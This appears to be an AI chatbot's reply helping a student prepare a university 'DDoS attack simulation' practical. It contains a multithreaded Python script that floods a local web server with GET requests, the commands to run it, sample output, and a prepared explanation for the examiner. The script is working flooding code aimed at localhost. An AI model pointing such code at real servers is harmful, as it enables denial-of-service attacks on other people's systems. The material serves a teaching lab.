

```
Status Code: 200
Sending request...
Status Code: 200
Status Code: 200
Status Code: 200
Sending request...
Sending request...
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Sending request...
Status Code: 200
Status Code: 200
Status Code: 200
Status Code: 200
Sending request...
Status Code: 200
Status Code: 200
Status Code: 200
DDoS attack completed.
PS C:\Users\Atul Gavhane\Desktop\TE-IT-WADL-main\cyber prac\ddos attack>
```

Awesome! Here's your **step-by-step guide** for running the DDoS simulation during your external practical exam — including the **commands**, **code**, and **explanation** you can confidently say to your examiner 💻 ✅

🧪 Experiment Title

DDoS (Distributed Denial of Service) Attack Simulation using Python

---

🎯 Objective

To simulate a DDoS attack on a local server using multithreading in Python and observe the effect of multiple requests overloading the server.

🛠 Tools Used

- Python 3
- PowerShell / CMD
- `http.server` module (built-in Python web server)
- `requests` library
- `threading` module

🧾 Python Code (ddos_2.py)

```
import requests
import threading
import time

# Target server URL (localhost for testing)
url = "http://localhost:8000"
attack_running = True  # A flag to control when threads stop

# Function to continuously send GET requests
def send_requests():
    while attack_running:
        try:
            print("Sending request...")
            response = requests.get(url)
            print(f"Status Code: {response.status_code}")
        except requests.exceptions.RequestException as e:
            print(f"Error: {e}")

# Function to launch multiple threads simulating DDoS
def launch_ddos(num_threads=50):
    print(f"Starting DDoS attack on {url} with {num_threads} threads.")
    threads = []
    for i in range(num_threads):
        thread = threading.Thread(target=send_requests)
        thread.start()
        threads.append(thread)
    return threads

# Main logic to run the attack for a fixed time
if __name__ == "__main__":
    print("Launching the DDoS script...")
    threads = launch_ddos()
    time.sleep(10)  # Attack runs for 10 seconds
    attack_running = False  # Stop threads
    for t in threads:
        t.join()
    print("DDoS attack completed.")
```

🧑‍💻 Step-by-Step Execution Commands

🔹 Step 1: Start a Local Server

Open **PowerShell or CMD**, run:

```
python -m http.server 8000
```

✅ This creates a simple local web server on port 8000. Leave this window running.

🔹 Step 2: Open a New CMD/PowerShell Window

Navigate to the folder where your Python file is saved:

```
cd "C:\Users\Atul Gavhane\Desktop\TE-IT-WADL-main\cyber prac\ddos attack"
```

Then run the DDoS script:

```
python ddos_2.py
```

You will see a lot of `Sending request...` and `Status Code: 200`

🔹 Step 3: Observe the Effects

- Your **server terminal** will print many GET requests.
- The **browser or localhost** may slow down while the script is running.
- After 10 seconds, the script will stop automatically.

📌 Explanation You Can Say to the Examiner

I wrote a Python script that simulates a DDoS attack using multithreading. The script launches 50 threads that continuously send GET requests to a local server on port 8000. I used Python's `requests` and `threading` modules. The attack runs for 10 seconds, simulating how heavy traffic can overwhelm a server. I used `http.server` as the test target.

Let me know if you want this in a formatted **PDF or Word file** with output screenshots and conclusion — perfect for submission!